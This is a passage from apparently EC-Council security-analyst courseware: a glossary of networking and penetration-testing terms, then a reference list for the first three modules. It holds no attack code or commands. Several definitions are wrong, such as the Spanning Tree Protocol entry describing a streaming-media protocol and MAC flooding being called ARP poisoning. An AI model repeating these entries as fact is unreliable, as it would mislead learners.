- **Firewall** - A firewall is a software or hardware-based system located at the network gateway that protects the resources of a private network from users on other networks.
- **Frame Injection** - Frame Injection attack involves injecting frames in scripts, where an application does not validate the input.

G

- **Global Area Network** - Global Area Network (GAN) consists of different interconnected networks extending over an unlimited geographical area. GAN covers a larger geographical area than a LAN and a WAN.
- **Gateways** - They enable communication between different types of environments and protocols. Gateways act as entry points for other networks that try to connect to an internal network.
- **GC** - Global Catalog (GC) is a single Lightweight Directory Access Protocol (LDAP) data repository containing partial representation of objects present in a multidomain Active Directory Domain Services (ADDS) forest.
- **Get Out of Jail Free** - A Get Out of Jail Free card is an element that helps a person to emerge from an undesirable situation.

H

- **Hybrid Topology** - Combination of any two or more different topologies. Star-Bus or Star-Ring topologies are widely used. Hybrid topology combines the characteristics of two topologies together.
- **Hub** - A hub is a network device used to connect multiple network devices or segments of a LAN.
- **HTTP** – It is the standard application protocol on top of TCP/IP, handling web browser requests and web server responses.
- **HTTPS** - HTTPS ensures secure communication between two computers over HTTP. The connection is encrypted using Transport Layer Security (TLS) or Secure Sockets Layer (SSL) protocol.
- **HSRP** - Hot Standby Router Protocol (HSRP) is a routing protocol used to establish a fault-tolerant default gateway and allows the host computer to use multiple routers that act as a single virtual router.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **HMAC** - Hash-based Message Authentication Code (HMAC) is a type of message authentication code (MAC) that makes use of a cryptographic key with a combination of a cryptographic hash function.
- **HTML** - Hyper Text Markup Language (HTML) is the main markup language for creating web pages and other information that can be displayed in a web browser.

I

- **IP** - Internet Protocol (IP) is a fundamental network layer protocol in the TCP/IP protocol suite as it is primarily responsible for sending datagrams across network boundaries.
- **IPV6** - IPv6, also called IPng or next-generation protocol, provides a base for enhanced Internet functionalities
- **IPsec** - IPsec is a network layer protocol that ensures secure IP level communication. It provides end-to-end security at the Internet Layer of the Internet Protocol Suite.
- **ICMP** - Internet Control Message Protocol (ICMP) is the component of the TCP/IP protocol stack that addresses this basic limitation of IP.
- **IGRP** - Interior Gateway Routing Protocol (IGRP) is also a Distance-Vector protocol developed for transmitting routing data within the internet network.
- **IANA** - Internet Assigned Numbers Authority (IANA) is responsible for the global coordination of DNS Root, IP addressing, and other Internet protocol resources.
- **Ingress filtering** - Ingress filtering technique ensures that incoming packets are actually coming from the networks from which they are required to come.
- **IDS** - An Intrusion Detection System (IDS) is security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities, and alerts the concerned security personnel immediately upon detecting intrusions.
- **Internal Penetration Testing** - Internal Penetration Testing refers to the analysis performed inside the organization and provides a complete picture of the security of an organization.
- **ICMP Scanning** - ICMP Scanning is an effective information gathering technique used to identify a range of IP addresses that map to live hosts.
- **IP spoofing** - IP spoofing is a method where you can access a computer without any proper authentication.
- **Injection Points** - Injection Points are the class of attack vectors that allow attackers to provide untrusted input or programs as a command or a query leading to injection attacks.
- **Insecure Cryptographic Storage** - Insecure Cryptographic Storage refers to when an application uses poorly written encryption code to securely encrypt and store sensitive data in the database.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **IOT -** The "Internet of Things" (IoT) is a proposed development of the Internet in which physical devices are equipped with sensors and network connectivity, allowing them to send and receive data.

J

- **Java** - Java is an object-oriented application programming language developed by Sun Microsystems and designed for use in distributed environments.
- **Java Server Pages (JSP)** - It is a Java-based technology that helps you develop dynamic web pages.
- **JavaScript -** JavaScript is a dynamic computer programming scripting language which works in all major browsers, such as Internet Explorer, Mozilla, Firefox, Netscape, Opera, etc. It is used to improve the design, validate forms, detect browsers, create cookies, etc. in the Web pages.
- **Jammers** - Jammers are used to block wireless network communication within a specific area.
- **Jail breaking** - Jail breaking is the process of removing security mechanisms set by Apple to prevent malicious code from running on the device.

K

- **Kickoff meeting** - A kickoff meeting is a meeting that officially marks the start of the implementation phase of a project.

L

- **Local Area Network** - The Local Area Network (LAN) consists of computers and related devices that share information over the same communication line.
- **Logical Topology –** The way information flows between different components.
- **LEAP -** Lightweight Extensible Authentication Protocol (LEAP) was created by Cisco Systems so that you do not have to set up any digital certificates and PKIs.
- **LAN Manager Hash (LANMAN or LM hash):** It is an encryption mechanism employed by Microsoft to encrypt passwords stored on the system.
- **Latency -** Latency is considered as the time delay that takes place before any operation or transfer of data begins.
- **Lock-in** - "Lock-in" refers to a situation in which a subscriber cannot switch to another CSP.

M

- **Metropolitan Area Network** - A Metropolitan Area Network (MAN) stretches for an even larger geographical area than a LAN but less than that of a WAN. It refers to the interconnection of networks spread across a city or town.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Mesh Topology -** Network devices are connected in a way such that every device has a point-to-point link to every other device on the network.
- **Mail Relaying** - Mail Relay is an email server used to send an e-mail to the correct destination.
- **MD5 –** MD5 (message-digest) algorithm takes a message of arbitrary length as input and outputs a 128-bit fingerprint or message digest of the input.
- **Master Browser -** Master Browser is a server or computer that gathers information about all the servers in its domain or workgroup and lists all domains on the network.
- **Mission Briefing** - Mission Briefing refers to the process of providing detailed information about the penetration test, scope, and goal to the team responsible for performing the tests.
- **MAC Flooding** - MAC Flooding is an ARP cache poisoning technique aimed at network switches.
- **MAC Filtering** - MAC Filtering is a process used by a network administrator to only allow a list of approved MAC addresses to connect to a router in the wireless network.
- **MITM Attack** - An MITM Attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers.

N

- **Network Topologies -** Network topology is a specification that deals with a network's overall design and flow of data in it.
- **Network Interface Card (NIC) -** It allows the computers to connect and communicate with the network.
- **NTP** – Network Time Protocol (NTP) is used to synchronize the computer clock times in a network.
- **NAT -** Network Address Translation (NAT) is a network protocol used in IPv4 networks that allows multiple devices to connect to a public network using the same public IPv4 address.
- **NFS -** Network File System (NFS) is a distributed file system protocol that allows users to read, write, store, and access files across devices connected through a network.
- **NTLM:** NTLM is an authentication protocol used by Windows to authenticate users and computers in a network based on a challenge/response mechanism.
- **.NET -** Microsoft .NET is Microsoft software programming architecture that creates Internet-enabled and web-based applications.
- **Non-Disclosure Agreement -** Non-Disclosure Agreement (NDA) is a security contract signed between two persons or companies for maintaining the secrecy of their mutually shared information.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Network Penetration Testing -** Network Penetration Testing is a well-known method for identifying vulnerabilities in networks, systems, hosts and network devices before attackers recognize and exploit them.
- **NFC** - Near Field Communication (NFC) is a new short-range, wireless connection standard that uses radio waves to establish communication between electronic devices.

O

- **OSPF -** Open Shortest Path First (OSPF) is an Interior Gateway Protocol (IGP) for the Internet, developed to distribute IP routing information throughout a single Autonomous System (AS) in an IP network.

P

- **Personal Area Network** - A Personal Area Network (PAN) refers to the interconnection of devices within a certain range of distance.
- **Physical Topology –** Physical layout of nodes, workstations and cables in the network.
- **PGP** - Pretty Good Privacy (PGP) is an application layer protocol which provides cryptographic privacy and authentication for network communication.
- **PEAP -** Protected Extensible Authentication Protocol (PEAP) is a fully encapsulated EAP, which is intended to work within TLS tunnel.
- **PAT -** Port Address Translation (PAT) is an extended form of Network Address Translation (NAT). It is also known as port overloading, port-level multiplexed NAT or single address NAT. It translates the communications occurring between hosts on a private network as well as on a public network.
- **PKI -** Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.
- **PHP -** The Hypertext Pre-processor or PHP is a server-side scripting language. It is an open source language that can be written along with the HTML code as a script segment in the <body> scope.
- **Perl -** Practical Extraction and Report Language (Perl) is a high level, script, general purpose, interpreted, cross platform, dynamic programming language.
- **Penetration Testing** - Penetration Testing is one of the types of security testing which evaluates an organization's ability to protect its infrastructure such as network, applications, systems and users from external and internal threats.
- **Point of Contact (POC) -** A Point of Contact (POC) is the identification of and means of communication with person(s) and organization(s) associated with the resource(s).
- **Phishing** - Phishing is the method of social engineering in which an attacker uses email to entice a user into revealing sensitive information or provokes them to download a seemingly genuine attachment or click a link.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Port Scanning** - Port Scanning is the process of sending a message to all the ports of a system to check whether they are open or closed.
- **Proxy Server** - Proxy Server acts as an intermediate between two endpoint devices such as a computer and other server from which a client or user is requesting for a service.
- **Power Analysis Attack** - Power Analysis is a type of side-channel attack that enables you to crack passwords by analyzing power consumption patterns of a network device.

R

- **Ring Topology** - In this topology, the network devices are connected in a closed loop. Data travels from node to node, with each node along the way handling every packet.
- **Repeater** - Repeaters are network devices generally used for the restoration or the repetition of a signal. They are used to increase the strength of an incoming signal in a network.
- **Router** - It receives data packets from one network segment and forwards it to another.
- **RPC** - Remote Procedure Call (RPC) is a protocol that allows inter-process communication between two programs (client and server) without having to understand the network's details.
- **RADIUS** - Remote Authentication Dial-In User Service (RADIUS) is an authentication protocol which provides centralized authentication, authorization, and accounting (AAA) for the remote access servers to communicate with the central server.
- **RIP** - Routing Information Protocol (RIP) is a distance vector routing protocol, especially used for smaller networks. It uses IP to connect networks for exchanging routing information.
- **RC4** - RC4 is a variable key-size, symmetric-key stream cipher with byte-oriented operations that depend on the use of a random permutation.
- **RC5** – RC5 is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds.
- **RC6** - RC6 is a symmetric key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds.
- **RubyOnRail** - RubyOnRails, or Rails, is a server-side web application development framework, which is coded in Ruby.
- **Request for Proposal** - The Request for Proposal (RFP) is an invitation to the penetration testers to submit their proposal of providing penetration-testing services to the client organization.
- **Rules of Engagement** - Rules of Engagement (ROE) is the formal permission to conduct penetration testing.
- **Rootkit** - A Rootkit is a set of programs that an attacker uses to penetrate a system

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **RFID Penetration Testing** - RFID Penetration Testing helps the pen tester to perform vulnerability assessment on RFID systems and identify various possible threats to the target organization.
- **Replay Attack** - Replay Attack is a process of consuming the computing resources of the tags by repeating/delaying a valid data transmission of the network.

S

- **Star Topology** - Network devices are connected to a central computer called a hub, which functions as a router to send messages.
- **Switch -** A networking switch is the fundamental device in a wired or wireless LAN. It receives signals from each terminal on the network through Ethernet cables in a wired network and through antenna emitting radio waves in a wireless LAN.
- **Secure HTTP** - Secure HTTP is an application layer protocol used to encrypt web communications carried over HTTP.
- **SFTP** - Secure File Transfer Protocol (SFTP) is an enhanced version of FTP used for accessing and transferring files over a network securely.
- **SMTP** - SMTP is an application layer protocol for electronic mail (email) transmission. It is a relatively simple and text-based protocol which communicates with the mail server over TCP port 25.
- **Sendmail** - Sendmail is the Unix-based implementation of SMTP protocol.
- **S/MIME** - Secure/Multipurpose Internet Mail Extensions (S/MIME) is an application layer protocol, which is used to send digitally signed and encrypted email messages.
- **SSH -** Secure Shell (SSH) is another network management protocol primarily used in UNIX and Linux environments.
- **SOAP** - Simple Object Access Protocol (SOAP) is an XML-based messaging protocol used to transmit data between computers.
- **SNMP -** Simple Network Management Protocol (SNMP) is an application layer protocol, which manages TCP/IP, based network based on client-server architecture.
- **SMB -** The Server Message Block (SMB) is an application-layer network protocol used to provide shared access to files, printers, serials ports, etc. between the nodes of a network.
- **SIP -** Session Initiation Protocol (SIP) is a communications protocol used for signaling and controlling real-time multimedia sessions that involve voice, video, instant messaging and other communication applications.
- **SSL -** SSL is developed by Netscape for managing the security of message transmission on the Internet.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **STP** - Spanning Tree Protocol (STP) is a layer 2 network protocol that runs on bridges and switches. Network control protocol is designed for use in entertainment and communications systems to control streaming media servers.
- **SHA** - Secure Hashing Algorithm (SHA) is an algorithm for generating cryptographically secure one-way hash, published by the National Institute of Standards and Technology as a U.S. Federal Information Processing Standard.
- **SMS** - System Management Server (SMS) is a managing and servicing solution to manage networked Windows XP embedded-based devices alongside Windows desktop, Windows server, and other Windows mobile systems
- **SUS** - Microsoft Software Update Services (SUS) is a patch management tool developed by Microsoft to assist network admins in installing security updates and critical updates more easily.
- **Servlet** - A Java program deployed on the server that responds to client requests and generates responses dynamically.
- **Session Management** - Session Management is the mechanism for tracking the entire interaction between client and server as it appears like a seamless connection with the server.
- **Statement of Work** - A Statement of Work (SOW) is a formal document that captures and defines the work activities, deliverables and timeline, which a penetration tester will execute as part of a specified work for a client.
- **Scope Creeping** - Scope creeping is the process of adding new services or objectives to the already determined project.
- **Social Engineering Penetration Testing** - Social Engineering Penetration Testing is the process of simulating different social engineering attacks against employees of any organization to assess the vulnerability.
- **Shoulder Surfing** - Shoulder Surfing is a process of looking over someone's shoulder to gather a password or a PIN code and other critical information while they are entering it.
- **Switch Cache Size** - Switch Cache Size is the size of the cache memory present in the switch.
- **Session Fixation** - Session Fixation is an attack technique that forces a user's session ID to an explicit value.
- **System Testing** - System Testing refers to the process of performing penetration tests of the system to determine if any of the vulnerabilities of a test would result in a compromise of any thick client application running on it.
- **Static Testing** - Static Testing refers to the process of examining the installation files of a thick-client to identify any malicious code, erroneous processes in decompilation and encryption, and checking the integrity of the code.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **SA Account** - SA is a built-in database administrator login in the MS SQL databases.
- **SQLite** - SQLite is an in-process software library having server less, zero-configuration, self-contained, and transactional SQL database engine.
- **Snapshot** - Snapshot is a point-in-time copy of the files on the device, stored in a snapshot folder.

T

- **Tree Topology** - It is a hybrid of bus and star topologies, in which groups of star-configured networks are connected to a linear bus backbone cable.
- **TFTP** - TFTP is a lockstep communication protocol. It transmits files in both directions of a client-server application.
- **Telnet** - Telnet (telecommunications network) is a TCP/IP protocol used on LAN that helps a user/administrator to access remote computers over a network.
- **TACACS+** - Terminal Access Controller Access-Control System Plus (TACACS+) is a network security protocol used for authentication, authorization, and accounting for network devices like switches, routers and firewalls through one or more centralized servers.
- **TCP** – Transmission Control Protocol (TCP) is a connection-oriented protocol that provides full duplex two-way transmission between the devices simultaneously.
- **TLS** - TLS ensures secure communication between client-server applications over the internet. It prevents network communication from being eavesdropped or tampered.
- **Token Ring** - A local area network that consists of computers connected in a ring or bus topology and uses a token to manage the transmission of data between two computers.
- **TKIP** - Temporal Key Integrity Protocol (TKIP) is an encryption protocol used in IEEE 802.11 wireless network standard. It is the Task Group's solution for security loopholes present in the already deployed 802.11 hardware.
- **Throughput** - Throughput is considered as the maximum rate at which the data is transferred in a channel.
- **TNS Listener** - The TNS Listener Process is an independent process that connects to the database and resides in the software layer of both the client and server.

U

- **UDP** – User Datagram Protocol (UDP) is a connectionless transport protocol that exchanges datagrams without acknowledgments or guaranteed delivery.
- **URL Parameter Tampering Attack** - A URL Parameter Tampering Attack involves the manipulation of input parameters that a user can enter through a URL in the web application.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Username Enumeration** - Username Enumeration is the process of identifying different usernames that the users assign to access the web application.

V

- **VRRP** - Virtual Router Redundancy Protocol (VRRP) is a computer networking protocol that provides for automatic assignment of available IP routers to participating hosts.
- **VTP** - The VLAN Trunking Protocol (VTP) allows all the VLANs in a network to share their configuration details with other VLANS in the network.
- **VLAN** - A group of networks that are logically connected to the same wire and communicate with each other in spite of being located physically at different geographical locations is called Virtual Local Area Network (VLAN).
- **Vishing** - The Vishing technique is a combination of phishing and voice over IP technology.
- **Virtual Management** - Virtual Management (VM) is the process of administrating and ensuring the functioning of virtual platforms, infrastructure, storage devices, operating system and every service that a virtual machine delivers.

W

- **White-box Penetration Testing** - If an organization needs to assess its security against a specific kind of attack or a specific target, the complete information about the same may be given to the pen testers.
- **Wide Area Network** - Wide Area Network (WAN) is spread over a larger geographical area and is more far-reaching than a LAN
- **Wireless Networks** - Wireless Networks (WLAN) use Radio Frequency (RF) signals to connect wireless-enabled devices in the network. They use IEEE standard of 802.11 and radio waves for communication.
- **WEP** - Wired Equivalent Privacy (WEP) is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to a wired LAN.
- **WPA** - Wi-Fi Protected Access (WPA) is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication.
- **WPA2** - WPA2 (Wi-Fi Protected Access 2) is an upgrade to WPA. It includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption mode with strong security.
- **Waiver** - A Waiver is the voluntary relinquishment or surrender of some known right or privilege by the organization.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Web Application Penetration Testing -** Web Application Penetration Testing is one of the processes of security assessment used to find any security weaknesses, technical flaws, or vulnerabilities that may exist in the web application.
- **Web Application Security Frame** - Web Application Security Frame is a set of categories that define the security of an application.
- **Website Footprinting -** Website Footprinting refers to monitoring and analyzing the target organization's website for information.
- **Wireless Penetration Test** - Wireless Penetration Test is the process of actively evaluating information security measures in a wireless network.

X

- **XML** - It is a markup language that defines a certain set of rules for converting data in machine and human readable format.
- **XPath Injection** - XPath Injection is an attack technique used to exploit websites that construct XPath queries from user-supplied input.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

References

Module 01: Introduction to Penetration Testing and Methodologies

1. Ethical Hacking vs. Penetration Testing, last modified: 2016, http://resources.infosecinstitute.com/ethical-hacking-vs-penetration-testing/#gref.
2. Neil Roiter, 10 tips for a successful penetration testing program, last modified: 2010, https://www.csoonline.com/article/2126101/access-control/10-tips-for-a-successful-penetration-testing-program.html.
3. Chad Horton, Types of Penetration Testing: The What, The Why, and The How, accessed: January 5, 2018, http://blog.securitymetrics.com/2016/12/types-of-penetration-testing-what-why-how.html.
4. Chad Horton, Different Types of Penetration Tests for Your Business Needs, accessed: January 5, 2018, http://blog.securitymetrics.com/2017/01/what-types-of-penetration-tests-you-need.html.
5. Understanding the Different Types of Penetration Tests, accessed: January 5, 2018, https://www.intelisecure.com/security-assessments-pen-testing/types-of-tests/.
6. Penetration Testing Benefits, last modified: 2017, http://resources.infosecinstitute.com/penetration-testing-benefits/#gref.
7. SEYMOUR BOSWORTH, M.E. KABAY and ERIC WHYNE, COMPUTER SECURITY HANDBOOK, last modified: 2009, http://www.mekabay.com/overviews/csh5_fm.pdf.
8. Farkhod Alisherov A., and Feruza Sattarova Y, Methodology for Penetration Testing, last modified: 2009, http://www.sersc.org/journals/IJGDC/vol2_no2/5.pdf.
9. Penetration Testing Methodology, accessed: January 5, 2018, http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.
10. Karen Scarfone (NIST), Murugiah Souppaya (NIST), Amanda Cody (BAH), Angela Orebaugh (BAH), Technical Guide to Information Security Testing and Assessment, last modified: 2008, http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf.
11. Debasis Mohanty, Demystifying Penetration Testing, accessed: January 5, 2018, http://www.infosecwriters.com/text_resources/pdf/pen_test2.pdf.
12. Integrated Network Vulnerability Scanning and Penetration Testing, last modified: 2009, http://www.saintcorporation.com/resources/SAINT_integrated_pen_testing.pdf.
13. Automated Penetration Testing; Can IT Afford Not To?, last modified: 2007, https://www.bitpipe.com/detail/RES/1120073352_152.html.
14. Penetration Testing, accessed: January 5, 2018, http://www.penetration-testing.com.
15. Performing a penetration test, accessed: January 5, 2018, http://searchnetworking.techtarget.com/tutorial/Performing-a-penetration-test.
16. Dr. Daniel Geer and John Harthorne, Penetration Testing: A Duet, accessed: January 5, 2018, http://www.acsac.org/2002/papers/geer.pdf.
17. Penetration testing strategies, accessed: January 5, 2018, http://searchnetworking.techtarget.com/tutorial/Penetration-testing-strategies.
18. Ron Gula, BROADENING THE SCOPE OF PENETRATION-TESTING TECHNIQUES, last modified: 1999, http://www.forum-intrusion.com/archive/ENTRASYS.pdf.
19. Arian Eigen Heald, Understanding Security Testing, accessed: January 5, 2018, http://www.infosecwriters.com/text_resources/pdf/Types_of_Security_Testing.pdf.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

20. Pen-Testing Process, accessed: January 5, 2018, http://www.mhprofessional.com/downloads/products/0072257091/0072257091_ch04.pdf.
21. Sara Kraemer, Pascale Carayon and Ruth Duggan, RED TEAM PERFORMANCE FOR IMPROVED COMPUTER SECURITY, http://cis.engr.wisc.edu/docs/skhfes2004.pdf.
22. Toggmeister (a.k.a Kev Orrey) and Lee J Lawson, Penetration Testing Framework v0.21, http://www.infosecwriters.com/text_resources/pdf/PenTest_Toggmeister.pdf.
23. Gray box testing, accessed: January 5, 2018, http://en.wikipedia.org/wiki/Gray_box_testing#White_box.2C_black_box.2C_and_grey_box_testing.
24. Types of penetration tests, accessed: January 5, 2018, http://searchnetworking.techtarget.com/tutorial/Types-of-penetration-tests.
25. Penetration Testing, accessed: January 5, 2018, http://www.fma-rms.com/services/remotenetworkpenetrationtesting.php.
26. War Dialing, accessed: January 5, 2018, http://www.tech-faq.com/war-dialing.html.
27. Abhishek Singh, Demystifying Denial-Of-Service attacks, part one, last modified: 2005, http://www.symantec.com/connect/articles/demystifying-denial-service-attacks-part-one.
28. What is Penetration Test?, accessed: January 5, 2018, http://www.secpoint.com/what-is-penetration-testing.html.
29. Manish S. Saindane, PENETRATION TESTING – A SYSTEMATIC APPROACH, accessed: January 5, 2018, http://www.infosecwriters.com/text_resources/pdf/PenTest_MSaindane.pdf.
30. Marcia Wilson, Demonstrating ROI for Penetration Testing (Part One), last modified: 2003, https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf.
31. Information Supplement: Penetration Testing Guidance, last modified: 2015, .
32. Jason Creasey, A guide for running an effective Penetration Testing programme, last modified: 2017, https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf.
33. A Penetration Testing Model, accessed: January 5, 2018, https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile.
34. The Penetration Testing Execution Standard Documentation Release 1.1, last modified: 2017, https://media.readthedocs.org/pdf/pentest-standard/latest/pentest-standard.pdf.
35. Georgia Weidman, Penetration Testing - A hands-on introduction to Hacking, last modified: 2014, https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.
36. Patrick Engebretson, The Basics of Hacking and Penetration Testing, last modified: 2011, https://doc.lagout.org/security/Syngress.The.Basics.of.Hacking.and.Penetration.Testing.Aug.2011.pdf.
37. SECURITY FIRST: AN ESSENTIAL GUIDE TO PENETRATION TESTING, accessed: January 5, 2018, https://www.ipexpoeurope.com/content/download/7535/100772/file/ServerChoice%20-%20Penetration%20Testing%20White%20Paper%20(web).pdf.
38. Penetration Testing Methodology, accessed: January 5, 2018, http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.
39. Penetration Test, accessed: January 5, 2018, https://www.secneo.com/public/uploads/whitepaper/penetrationtest.pdf.
40. Andrew Whitaker, Denial P.Newman, Penetration Testing and Network Defense, last modified: 2005, http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Module 02: Penetration Testing Scoping and Engagement

41. Farkhod Alisherovich Alisherov, Considerations for Penetration Testing Policy Establishment, last modified: 2008, http://www.sersc.org/journals/JSE/vol5_no5_2008/10.pdf.
42. VA Privacy and Information Security Awareness and Rules of Behavior, accessed: January 8, 2018, http://www.wichita.va.gov/documents/Privacy-and-Information-Security-Awareness-and-Rules-of-Behavior_121012.pdf.
43. GENERATING VALUE WITH CONTINUOUS SECURITY TESTING AND MEASUREMENT, accessed: January 8, 2018, https://telecomtest.com.au/datasheet/Spire-Continuous-Security-Testing-ROI.pdf.
44. Penetration Testing Agreement, accessed: January 8, 2018, https://itsecurity.uiowa.edu/sites/itsecurity.uiowa.edu/files/wysiwyg_uploads/penetrationtestingagreement.pdf.
45. Non-disclosure agreements, last modified: 2015, https://www.gov.uk/government/publications/non-disclosure-agreements.
46. CONFIDENTIALITY AGREEMENT, accessed: January 8, 2018, https://www.coollawyer.com/free-confidentiality-agreement-free-nda.html.
47. RULES OF BEHAVIOR, last modified: 2006, https://workforcesecurity.doleta.gov/dv/pdf/rules_of_behavior.pdf.
48. Amit Singh, How to choose your Security / Penetration Testing Vendor?, last modified: 2017, https://www.firecompass.com/blog/choose-penetration-testing-vendor/.
49. Jonathan Trull, Security Through Effective Penetration Testing, last modified: 2012, https://www.isaca.org/Journal/archives/2012/Volume-2/Pages/Security-Through-Effective-Penetration-Testing.aspx.
50. Kevin L.Shaw and Leonard Mansell, Penetration Testing – Scoping, Rules of Engagement, and Basic Techniques, last modified: 2013, https://pdfsecret.com/download/encari-penetration-testing-nerc_59f759d9d64ab20a7517dd38_pdf.
51. Paul D. Robertson, Introduction to Penetration Testing, last modified: 2013, http://www.rcfg.org/gmu/wp-content/uploads/2013/08/GMU-2013-Intro-to-Pentesting-np.pdf.
52. T. Dimkov, Wolter Pieters, Pieter H. Hartel, Two methodologies for physical penetration testing using social engineering, last modified: 2009, http://doc.utwente.nl/69064/1/Pentesting_methodology.pdf.
53. John Verry, What is a NIST Penetration Test?, last modified: 2013, https://www.pivotpointsecurity.com/blog/what-is-a-nist-penetration-test/.
54. RE: rules of engagement scope, last modified: 2006, http://seclists.org/pen-test/2006/May/226.
55. Justin Searle, Utilisec, AMI Penetration Test Plan, accessed: January 8, 2018, https://media.blackhat.com/bh-eu-12/Searle/bh-eu-12-Searle-Smart_Meters-WP.pdf.
56. Limitations of Penetration Testing, last modified: 2018, http://www.pen-tests.com/limitations-of-penetration-testing.html.
57. Rules of Engagement, accessed: January 8, 2018, http://www.pentest-standard.org/index.php/Pre-engagement#Rules_of_Engagement.
58. Karen Scarfone (NIST), Murugiah Souppaya (NIST), Amanda Cody (BAH), Angela Orebaugh (BAH), Technical Guide to Information Security Testing and Assessment, last modified: 2008, http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf.
59. Clark Weissman, Penetration Testing, accessed: January 8, 2018, http://pdf.aminer.org/000/153/109/penetration_testing.pdf.
60. Procedures for IT Security Penetration Testing and Rules of Engagement, accessed: January 8, 2018, http://www.nasa.gov/pdf/368190main_ITS-SOP-0017A%20-

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

%20Procedures%20for%20IT%20Security%20Penetration%20Test%20Plan%20and%20Rules%20of%20Engagement%20(508).pdf.

61. Pentesting IAM & Vulnerability Projects by Core Security, accessed: January 8, 2018, http://corelabs.coresecurity.com/index.php?module=Wiki&action=attachment&type=project&page=Attack_Planning&file=publication%2FSecArt11%2FSecArt11_Sarraute_Buffet_Hoffmann.pdf.
62. CoreLabs Information Security Publications, accessed: January 8, 2018, http://corelabs.coresecurity.com/index.php?module=Wiki&action=attachment&type=publication&page=CORE_IMPACT:_Penetration_Test_Automation&file=CORE_IMPACT-WhitePaper.pdf.
63. T. J. Klevinsky, Scott Laliberte, Ajay Gupta, Hack I.T.: Security Through Penetration Testing, last modified: 2002, https://doc.lagout.org/security/Hack%20IT%20Security%20Through%20Penetration%20Testing.pdf.
64. Ron Gula, BROADENING THE SCOPE OF PENETRATION-TESTING TECHNIQUES, accessed: January 8, 2018, http://www.forum-intrusion.com/archive/ENTRASYS.pdf.
65. TEST PLAN OUTLINE (IEEE 829 FORMAT), accessed: January 8, 2018, https://jmpovedar.files.wordpress.com/2014/03/ieee-829.pdf.
66. Information Supplement: Penetration Testing Guidance, last modified: 2015, https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf.
67. The Penetration Testing Execution Standard Documentation Release 1.1, last modified: 2017, https://media.readthedocs.org/pdf/pentest-standard/latest/pentest-standard.pdf.
68. What is Penetration Testing?, accessed: January 8, 2018, http://www.aquion.com.au/sites/default/files/downloads/R7what-is-penetration-testing.pdf.
69. PENETRATION TESTING METHODOLOGIES, last modified: 2014, http://tec.gov.in/pdf/Studypaper/study%20paper%20on%20penetration%20testing_final.pdf.
70. A Penetration Testing Model, accessed: January 8, 2018, https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile.
71. FedRAMP Penetration Test Guidance, last modified: 2015, https://s3.amazonaws.com/sitesusa/wp-content/uploads/sites/482/2015/01/FedRAMP-PenTest-Guidance-v-1-0.pdf.

Module 03: Open Source Intelligence (OSINT) Methodology

72. Chandan Kumar, How to find Subdomains of a Domain in Minutes?, last modified: 2016, https://geekflare.com/find-subdomains/.
73. Shpend Kurtishaj, Discovering Subdomains, last modified: 2016, https://blog.bugcrowd.com/discovering-subdomains.
74. Google Hacking Database (GHDB), accessed: January 9, 2018, https://www.exploit-db.com/google-hacking-database/?action=search&ghdb_search_cat_id=0&ghdb_search_text=voip.
75. Directory of US Associations, accessed: January 9, 2018, http://www.marketingsource.com/directories/associations/us/datasample.
76. Antitrust guidance note Competitive intelligence gathering versus commercially sensitive information exchanges, accessed: January 9, 2018, http://www02.abb.com/global/abbzh/abbzh252.nsf/0/df9558e3445cf87ac12577e900589252/$file/Antitrust+Guidance+Note_Competitive+Intelligence+vs+Commercially+Sensitive+Information.pdf.
